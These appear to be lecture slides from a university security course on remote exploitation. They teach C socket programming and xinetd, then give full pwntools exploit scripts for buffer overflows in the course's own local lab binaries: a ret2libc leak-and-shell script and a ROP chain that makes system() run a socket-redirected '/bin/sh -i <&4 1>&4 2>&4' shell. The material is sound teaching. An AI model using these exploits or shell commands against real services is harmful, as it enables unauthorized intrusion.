
Remote exploitation

Insu Yun

Today’s lecture

- Understand remote services
- Understand remote exploitation

OSI Layers


Transmit Data
End-User
Receive Data
Application Layer
Presentation Layer
Session Layer
Transport Layer
Network Layer
Data Link Layer
Physical Layer
TCP
IP
Physical Link

Socket for network communication

- An abstraction for network communication
  - Define an endpoint of communication
  - Supports APIs to send/receive data across network

Sever & Client model

- Server: Provide services to multiple clients
- Client: Access to the server to get the services

- Client connects to server using connection information
  - e.g., teemo.kaist.ac.kr:8443

- We will study socket programming in C

Why C?
Not Python?

Socket programming in C

- C programming ~= Kernel
- e.g., Python

```python
from pwn import *
r = remote('localhost', 4444)
```

Internally, it invokes
a lot of system calls!

Example: Server

```c
#include <arpa/inet.h>
#include <netinet/in.h>
#include <stdbool.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
  int SERVER_PORT = 8877;

  struct sockaddr_in server_address;
  memset(&server_address, 0, sizeof(server_address));
  server_address.sin_family = AF_INET;
  server_address.sin_port = htons(SERVER_PORT);
  server_address.sin_addr.s_addr = htonl(INADDR_ANY);

  int server_sock;
  if ((server_sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket");
    return 1;
  }

  if ((bind(server_sock, (struct sockaddr *)&server_address,
          sizeof(server_address))) < 0) {
    perror("bind");
    return 1;
  }

  if (listen(server_sock, 10) < 0) {
    perror("listen");
    return 1;
  }

  struct sockaddr_in client_address;
  int client_address_len = 0;

  // run indefinitely
  while (true) {
    // open a new socket to transmit data per connection
    int sock;
    if ((sock =
          accept(server_sock, (struct sockaddr *)&client_address,
            &client_address_len)) < 0) {
      perror("accept");
      return 1;
    }

    if (!fork()) {
      char buf[0x100];
      if (recv(sock, buf, sizeof(buf), 0) < 0) {
        perror("recv");
        return 1;
      }
      printf("%s\n", buf);

      const char* msg = "Bye World";
      if (send(sock, msg, strlen(msg) + 1, 0) < 0) {
        perror("send");
        return 1;
      }

      return 0;
    }
  }
}
```

Sever that

1) receives data from a client

2) sends "Bye World"

Sever: Initialization

```
int SERVER_PORT = 8877;

struct sockaddr_in server_address;
memset(&server_address, 0, sizeof(server_address));
server_address.sin_family = AF_INET;
server_address.sin_port = htons(SERVER_PORT);
server_address.sin_addr.s_addr = htonl(INADDR_ANY);
```

- Set up server information in a data structure

Sever: Socket

```c
int server_sock;
if ((server_sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
  perror("socket");
  return 1;
}
```

- AF_INET: IPv4
- SOCK_STREAM: TCP

Sever: Bind

```
if ((bind(server_sock, (struct sockaddr *)&server_address,
        sizeof(server_address))) < 0) {
  perror("bind");
  return 1;
}
```

- Bind a socket to a specific address & port: 0.0.0.0:8877
  - 0.0.0.0: INADDR_ANY

Sever: Listen

```
if (listen(server_sock, 10) < 0) {
  perror("listen");
  return 1;
}
```

- Listen with a socket and set up backlog (10)
  - backlog = # of clients that can be queued

Sever: Accept

```
int sock;
if ((sock =
      accept(server_sock, (struct sockaddr *)&client_address,
        &client_address_len)) < 0) {
  perror("accept");
  return 1;
}
```

- Get a connection request from queue and creates a new socket
  - NOTE: accept() is a blocking call

Sever: Send & Recv

```
    if (!fork()) {
      char buf[0x100];
      if (recv(sock, buf, sizeof(buf), 0) < 0) {
        perror("recv");
        return 1;
      }
      printf("%s\n", buf);

      const char* msg = "Bye World";
      if (send(sock, msg, strlen(msg) + 1, 0) < 0) {
        perror("send");
        return 1;
      }

      return 0;
    }
  }
}
```

Example: Client

```c
#include <arpa/inet.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>

int main() {
  const char* server_name = "localhost";
  const int server_port = 8877;

  struct sockaddr_in server_address;
  memset(&server_address, 0, sizeof(server_address));
  server_address.sin_family = AF_INET;
  inet_aton(server_name, &server_address.sin_addr);
  server_address.sin_port = htons(server_port);

  int sock;
  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket");
    return 1;
  }

  if (connect(sock, (struct sockaddr*)&server_address,
        sizeof(server_address)) < 0) {
    perror("connect");
    return 1;
  }

  const char* msg = "Hello World";
  if (send(sock, msg, strlen(msg) + 1, 0) < 0) {
    perror("send");
    return 1;
  }

  char buf[0x100];
  if (recv(sock, buf, sizeof(buf), 0) < 0) {
    perror("recv");
    return 1;
  }

  printf("%s\n", buf);
}
```

Client that
1) sends "Hello World“
2) receives data from a server

Client: Initialization

```
const char* server_name = "localhost";
const int server_port = 8877;

struct sockaddr_in server_address;
memset(&server_address, 0, sizeof(server_address));
server_address.sin_family = AF_INET;
inet_aton(server_name, &server_address.sin_addr);
server_address.sin_port = htons(server_port);
```

- Set up connection information in a data structure

Client: Socket

```c
int sock;
if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
  perror("socket");
  return 1;
}
```

Client: connect

```
if (connect(sock, (struct sockaddr*)&server_address,
        sizeof(server_address)) < 0) {
  perror("connect");
  return 1;
}
```

Client: send & recv

```c
const char* msg = "Hello World";
if (send(sock, msg, strlen(msg) + 1, 0) < 0) {
  perror("send");
  return 1;
}

char buf[0x100];
if (recv(sock, buf, sizeof(buf), 0) < 0) {
  perror("recv");
  return 1;
}

printf("%s\n", buf);
```

Let’s execute these programs!

```
$ ./server
```

- It will hang… Where?

```
$ ./client
```

- Let’s run a client in other shell

Let’s execute these programs!

```
$ ./server
Hello World
```

- Still wait for other connection

```
$ ./client
Bye World
$
```

- Let’s run a client in other shell

Socket is a special file descriptor

- You can also use read() / write() to the file descriptors

- They are equal!

```
send(sock, msg, strlen(msg) + 1, 0);
write(sock, msg, strlen(msg) + 1);
```

```
recv(sock, msg, sizeof(buf), 0);
read(sock, msg, sizeof(buf));
```

Q: How read() & recv() are different?
or write() & send()?

xinetd (Extended internet daemon)

- A super daemon that converts

  A local program for standard input/output

  --> A remote program with socket

- Many of our challenges are implemented using xinetd
  - Maybe you can do that for your CTF challenge, too!

xinetd: configuration

- Located at /etc/xinetd.d/*

```
service ee595_lab07_tut07-remote
{
  socket_type           = stream
  protocol              = tcp
  type                  = UNLISTED

  # allow multiple connections
  wait                  = no
  # uid/gid
  user                  = tut07-remote
  group                 = tut07-remote
  # cmd
  server                = /ee595/lab07/tut07-remote/target-seccomp
  # connections
  instances             = UNLIMITED
  # memory: 200M
  rlimit_as             = 200M
  # cpu: 60 x 5 min
  rlimit_cpu            = 300
  # will be assigned
  port                  =  27001
}
```

Service binary

Service port

xinetd: usage

- e.g., command line

```
$ nc localhost 27001
```

- e.g., Python

```
r = remote('localhost', 27001)
# use the same APIs in process()
```

  - Will be discussed more in tutorials again

xinetd: usage

- e.g., command line

```
$ nc localhost 27001
```

- e.g., Python

```
r = remote('localhost', 27001)
# use the same APIs in process()
```

  - Will be discussed more in tutorials again

xinetd: how is it implemented?

- Pseudocode

```
if(fork()) {
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);
    execve("...");
}
```

- int dup2(int oldfd, int newfd);
    - copy `oldfd` to `newfd`
    - e.g., write(0, "Hello World", 9) == write(sock, "Hello World", 9)

xinetd: example

- Challenge

```
int main() {
    char buf[100];
    printf("Hello World\n");
    read(0, buf, 0x100);
}
```

- Exploit
  - Same as before but with `remote` instead of `process`
  - e.g., leak + system("/bin/sh");

```
from pwn import *

p = remote('./localhost', 13337)
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(e.symbols['main']) # CHANGED
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = (b"A"*0x28 + b"BBBB"
                + p32(libc.symbols['system'])
                + p32(0)
                + p32(next(libc.search(b'/bin/sh'))))
p.send(payload)
p.interactive()
```

Back to the fork

- Challenge

```
void vuln(int sock) {
    char buf[100];
    send(sock, "Hello World!\n", 13, 0);
    recv(sock, buf, 0x100, 0);
}

int main() {
  ...
  if (fork() == 0) {
        vuln(sock);
  }
}
```

If I launch system("/bin/sh"), nothing happens. Why?

Network shell

What is a file descriptor 4?

```
$ /bin/sh -i <&4 1>&4 2>&4
```

-i: be interactive even with socket

Redirect stdin/stdout/stderr to a file descriptor 4

```
    server_sock = socket(AF_INET, SOCK_STREAM, 0); // FD: 3
…
    if ((sock =
            accept(server_sock, (struct sockaddr *)&client_address,
              &client_address_len)) < 0) {            // FD: 4
```

Exploit scenario

1. Leak libc address using send! (not puts)
2. Return to vuln
   - Q: Why not main?
3. Store our network shell command to global variables (e.g., .bss)
4. Run system() with it

```python
from pwn import *

e = ELF('./sample2')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')

r = remote('localhost', 8877)
r.readline() # Hello World

rop = ROP(e)
ppppr = rop.find_gadget(
              ['pop ebx', 'pop esi', 'pop edi', 'pop ebp', 'ret']).address

r.send('A'* 0x64 + 'BBBB'
        + p32(e.symbols['send'])
        + p32(ppppr)
        + p32(4)
        + p32(e.got['__libc_start_main'])
        + p32(4)
        + p32(0)
        + p32(e.symbols['vuln'])
        + p32(0)
        + p32(4))

libc_start_main = u32(r.recv(4))
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print('LIBC_BASE: %x' % libc_base)
```

```
libc.address = libc_base

r.readline() # Hello World

cmd = "/bin/sh -i <&4 1>&4 2>&4\x00"
payload = ('A'* 0x64 + 'BBBB'
        + p32(libc.symbols['recv'])
        + p32(ppppr)
        + p32(4)
        + p32(e.bss())
        + p32(len(cmd))
        + p32(0)
        + p32(libc.symbols['system'])
        + p32(0)
        + p32(e.bss()))

payload = payload.ljust(256) # Q: why did I do this?
r.send(payload)
r.send(cmd)

r.interactive()
```